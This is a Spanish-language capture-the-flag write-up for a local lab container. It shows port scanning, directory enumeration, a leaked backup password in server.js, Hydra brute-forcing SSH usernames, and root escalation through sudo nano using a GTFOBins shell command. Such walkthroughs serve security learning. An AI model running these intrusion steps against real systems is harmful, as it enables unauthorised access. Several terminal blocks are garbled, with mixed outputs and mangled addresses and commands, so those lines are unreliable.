


Como siempre usamos **nmap** para descubrir posibles vías de entrada:

```
(kali㉿kali)-[~]
$ nmap -p- --open -sSVC -n -nP 172.17.0.2
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-20 02:53 -0500
Nmap scan report for 172.17.0.2
Host is up (0.0000060s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.61 ((Debian))
|_http-title: Mi Sitio
|_http-server-header: Apache/2.4.61 (Debian)
3000/tcp  open  http   Node.js Express framework
|_http-title: Error
5000/tcp  open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 f8:37:10:7e:16:a2:27:b8:3a:6e:2c:16:35:7d:14:fe (ECDSA)
|_  256 cd:11:10:64:60:e8:bf:d9:a4:f4:8e:ae:3b:d8:e1:8d (ED25519)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.20 seconds
```

Tenemos abiertos los puertos 80 (HTTP), 3000 también para HTTP, aunque parece que no va a servir de mucho, y el 5000 para SSH.

Hacemos lo de costumbre e inspeccionamos lo primero la página web:



Bienvenido a Mi Sitio

Boton en fase beta

Nada aprovechable.

Buscamos algún directorio interesante, utilizando **gobuster**:

```
(kali@kali)-[~]
$ gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirb/common.txt -x php,txt,html

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://172.17.0.2/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: php,txt,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.hta.php (Status: 403) [Size: 275]
/.htaccess.php (Status: 403) [Size: 275]
/.hta.html (Status: 403) [Size: 275]
/.hta (Status: 403) [Size: 275]
/.htpasswd.php (Status: 403) [Size: 275]
/.htpasswd (Status: 403) [Size: 275]
/.htaccess.html (Status: 403) [Size: 275]
/.htaccess.txt (Status: 403) [Size: 275]
/.hta.txt (Status: 403) [Size: 275]
/.htpasswd.txt (Status: 403) [Size: 275]
/.htaccess (Status: 403) [Size: 275]
/.htpasswd.html (Status: 403) [Size: 275]
/backend (Status: 301) [Size: 310] [→ http://172.17.0.2/backend/]
/index.html (Status: 200) [Size: 234]
/index.html (Status: 200) [Size: 234]
/javascript (Status: 301) [Size: 313] [→ http://172.17.0.2/javascript/]
/server-status (Status: 403) [Size: 275]
Progress: 18452 / 18452 (100.00%)

Finished
```

Miramos en "/backend":



Index of /backend

Name	Last modified	Size	Description
Parent Directory		-	
node_modules/	2024-07-29 12:41	-	
package-lock.json	2024-07-29 12:41	25K	
package.json	2024-07-29 12:41	271	
server.js	2024-07-29 13:00	456	

Apache/2.4.61 (Debian) Server at 172.17.0.2 Port 80

Y le echamos un vistazo a ese archivo de javascript (server.js):

```
const express = require('express');
const app = express();

const port = 3000;

app.use(express.json());

app.post('/recurso/', (req, res) => {
  const token = req.body.token;
  if (token === 'tokentraviesito') {
    res.send('lapassworddebackupmaschingonadetodas');
  } else {
    res.status(401).send('Unauthorized');
  }
});

app.listen(port, '0.0.0.0', () => {
  console.log(`Backend listening at http://consolelog.lab:${port}`);
});
```

Esto promete, jajaja. Vamos a ver si conseguimos conectarnos por SSH con ayuda de **Hydra**:


```
(kali@kali)-[~]
$ hydra -p lapasswordbackupmaschingonadetodas -L /usr/share/wordlists/rockyou.txt ssh://172.17.0.2:5000
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
legal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-20 03:14:30
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session for
overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:14344399/p:1), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:5000/
[5000][ssh] host: 172.17.0.2 login: lovely password: lapasswordbackupmaschingonadetodas
[STATUS] 315.00 tries/min, 315 tries in 00:01h, 14344085 to do in 758:57h, 15 active
```

Parece que ahí tenemos un posible usuario. Probamos:

```
(kali@kali)-[~]
$ ssh lovely@172.17.0.2 -p 5000
The authenticity of host '[172.17.0.2]:5000 ([172.17.0.2]:5000)' can't be established.
ED25519 key fingerprint is: SHA256:TUnzbWA0NsTnkmoG4y6xeMwIakLAG070KPdicJNeE88
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[172.17.0.2]:5000' (ED25519) to the list of known hosts.
lovely@172.17.0.2's password:
Linux 8b54ac004625 6.17.10+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.17.10-1kali1 (2025
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
lovely@8b54ac004625:~$
```

Estamos dentro. Vamos a ver si el usuario 'lovely' puede ejecutar algún binario con permisos root:

```
lovely@8b54ac004625:~$ sudo -l
Matching Defaults entries for lovely on 8b54ac004625:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/u

User lovely may run the following commands on 8b54ac004625:
    (ALL) NOPASSWD: /usr/bin/nano
lovely@8b54ac004625:~$
```

Pues sí, parece que 'nano'.

Hoy para variar, no vamos a utilizar la página de GTFObins (bueno, indirectamente sí).

Se trata de un script muy cómodo llamado 'searchbins.sh'. Tenéis en el canal de Mario un video explicándolo muy bien.

Lo podéis bajar de GitHub (<https://github.com/r1vs3c/searchbins>).

El funcionamiento es muy sencillo. Sólo tenéis que meterle uno de los binarios que os haya aparecido al hacer 'sudo -l', mirando permisos SUID, etc.,.

En este caso, 'nano':

```

(kali㉿kali)-[~/DockerLabs/searchbins]
$ ./searchbins.sh -b nano ([173.17.0.2]:5000, ([173.17.0.2]:5000)) can't be est
ED25519 key fingerprint is: SHA256:TunzbwA0NsTnXmo64y6xeMwIahLAG070KpdicJNeEB
[+] Binary: nano known by any other names:
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
[*] Functions: → [https://gtfobins.github.io/gtfobins/nano] the list of known
lovely0b54ach04625:~$
Linux 8b54ach04625's password:
[✓] file-read (1)
[✓] file-write (1)
[✓] limited-suid (1)
[✓] shell (2)
[✓] sudo (1)
The programs included with the Debian GNU/Linux system are free software;
the exact terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

[*] Execute: → searchbins -b nano -f <function> (For a specific function)
lovely0b54ach04625:~$ searchbins -b nano -a (For all available functions)
lovely0b54ach04625:~$

```

Y ahí nos dice que hay que indicar el método por el que obtuvimos el binario, en nuestro caso haciendo 'sudo -l':

```

(kali㉿kali)-[~/DockerLabs/searchbins]
$ ./searchbins.sh -b nano -f sudo /copyright.

[+] Binary: nano comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

[*] Function: sudo → [https://gtfobins.github.io/gtfobins/nano/#sudo]
lovely0b54ach04625:~$
lovely0b54ach04625:~$ sudo nano
Matching ^R^X is entries for lovely on 8b54ach04625:
env | reset; sh 1>60 2>60

```

Pues nada, seguimos las instrucciones esas:

```

lovely@8b54ac004625: ~
Session Actions Edit View Help
GNU nano 7.2 New Buffer
Pues nada, seguimos las instrucciones esas:

Command to execute: reset; sh 1>80 2>80
^G Help      M-F New Buffe ^S Spell Chec ^J Full Justi ^V Cut Till End
^C Cancel    M-\ Pipe Text ^Y Linter      ^O Formatter  ^Z Suspend

```

```

root@8b54ac004625:/home/lovely# whoami
root
root@8b54ac004625:/home/lovely#

```

Y listo, somos root!!